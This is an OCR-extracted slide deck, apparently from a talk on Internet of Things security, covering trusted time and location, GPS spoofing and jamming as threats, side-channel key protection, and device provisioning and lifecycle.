Rush hours will occur sometime between 2-7pm, usually from 4-6pm, and only on weekdays. You'll only get one rush hour a day, they won't happen more than three days in a row, and there's a maximum of 17 per summer. Here's what you can expect:


Check Energy History.

You can see what temperatures Rush Hour Rewards adjusted in Energy History the next day—they'll be circled by a gold ring.

$85 for time-based energy demand-response


Time

Disney iOS “Frozen” game timeout



http://mike-thomson.com/blog/?p=210

Netflix local clock tracking



Digital Rights Management (DRM) Error
Error Code: N8156-6013

We're sorry, but there is a problem playing protected (DRM) content.


The date on your computer is set to 4/6/2011, which may be incorrect. Please correct the date on your computer and try again.

If the problem persists, please call Netflix at 1-866-579-7113.

Common time sources

- Local battery
- User
- NTP server (pool.ntp.org)
- Broadcast: GPS, GSM, NIST WWV/WWVH
- EEPROM (advance only)

Place (GPS)



GJ6 Portble All Civil Bands GPS Jammer, Anti Tracking Device

$395.00

Availability: In stock

5 Review(s) | Add Your Review

Shipping time: 3-4 Days

Qty: 1

Double click on above image to view full picture

In Stock and Ready for Shipment!

CJ6 GPS Jammer

jammerstore.com





Figure 2: Basic attack scenario. (a) Visualization of the setup. The victim uses a GPS-based localization system and is synchronized to the legitimate satellites. (b) Abstract representation of the scene. (c) The attacker starts sending own spoofing and jamming signals. (d) The victim synchronizes to the attacker's signals.

On the Requirements for Successful GPS Spoofing Attacks

Tippenhauer, Pöpper, Rasmussen, Capkun



Exclusive: Iran hijacked US drone, says Iranian engineer (Video)

By Scott Peterson, Staff writer ▾ Payam Faramarzi*, Correspondent | DECEMBER 15, 2011

Sepahnews/AP | View Caption

Captured RQ-170 Sentinel


Christian Science Monitor, 12/15/2011

Three things the world needs...

- Protocols to <u>selectively</u> prove you were somewhere at some time
  - Need: User authentication, proximity based automatic enrollment
  - Concern: Can I turn off the tracking bug?
  - **Two strikes: today's tech is not private and very spoofable**

- Secure means to federate devices in close proximity
  - ...auto pair milk and fridge!

- Trusted time and location
  - From application OR from server



Samsung SIII advertisement

Crypto to the rescue?

- Trusted Computing Group made some inroads in attestation + privacy
  - TPM v1.1 pseudonymous machine credentials (requires TTP)
  - TPM v1.2 direct anonymous attestation

- **Not much infrastructure exists for pseudonymous modes, still problematic in real world use scenarios (revocation)**

Coming soon

Time & place attestation without user / OS / application trust

- **Approach 1: Chipsets w/ built-in environment attestation resource**
  - Independent core on CPU maintains GPS + time history
  - Hardware module can offer a high-valued attestation (digital signature) on data, traceable to module's security certification
  - User opts to share data with app environment
- **Approach 2: Infrastructure (caution – privacy)**
  - Cell tower geolocation services
  - Crowdsourced? (bitcoin block chain)

© Justin Smith / Wikimedia Commons, CC-By-SA-3.0

Data at Rest


Data in Transit

Time and Place

Endpoint Security

Trust means ?

- Independent security certification
- Key integrity
- Auditability / traceability
- Strong device identity credentials
- Robust application sandboxing
- System reliability
- Secure UI
- Data integrity




Apps require a secure, reliable foundation

- What gets to run on the platform?
  - Boot / code authentication
  - Secure debug lock

- Am I in the real world or the matrix?
  - Environment attestation
  - Peripheral authentication


- Do my secrets remain opaque?
  - Application partitioning
  - Hardware-based secure key storage



CRYPTOGRAPHY RESEARCH
a division of Rambus

Example: Key protection

- Devices using secret or private key cryptography must protect their secret keys




Device computes with key K, but **bad guys must never extract K**

Attackers should not get K, even if they use mathematics, invasive attacks, external monitoring…

Example: EM analysis of an RSA implementation

- Android app with RSA implementation on modern 4G phone
- Magnetic field pickup coil
- Measurements collected during computation of M^d mod N




CF = 36.99 MHz | Acq BW = 500 KHz | Filt BW = 250 KHz | Smoothing = 10

Standards requiring side-channel resistance

- PCI
- Movie Labs
- FIPS 140-3
- Common Criteria

Trust from the top down

- Device enrollment
- System auditing & risk management
- Online revocation
- Remote management & updates



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
Lifecycle considerations for “Internet Things”



“Direct to field”

Limited UI for administration steps

Device Manufacture

~~Deployment~~

Active

Device Enrollment

User/Domain Change

Early provisioning of dev. credentials

- Inject keys, certificates
- Enroll device
- May be done before OS load
- Often an outsourced (faraway) manufacturing site


Device administration secured by base credentials

- In-field challenge/response authentication
- Add/update user credentials
- Send signed updates

Trust meets in the middle

Identity + key provisioning
Authentication service
Secure session management
Security updates

Identity + key management
Sandboxed secrets
Partitioning of critical state
Reliability & integrity



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Data at Rest

Data in Transit


Time and Place

Endpoint Security

What's next?

- The human Internet is a success story
  - Yay for standards: TCP/IP, IETF, Apache, SSL/TLS
  - But security has always played catch up!

- The Internet of Things is still the wild west…
  - Largely without security
  - Proprietary and not interoperable
  - And mashups always bring security challenges!


THE BOX
How the Shipping Container Made the World Smaller and the World Economy Bigger
Marc Levinson

Internet++

- We have many building blocks to secure the Internet of Things
- But they must be applied to solve a different (and changing) set of challenges!
- Think carefully before you build tomorrow's legacy problems!

Questions?

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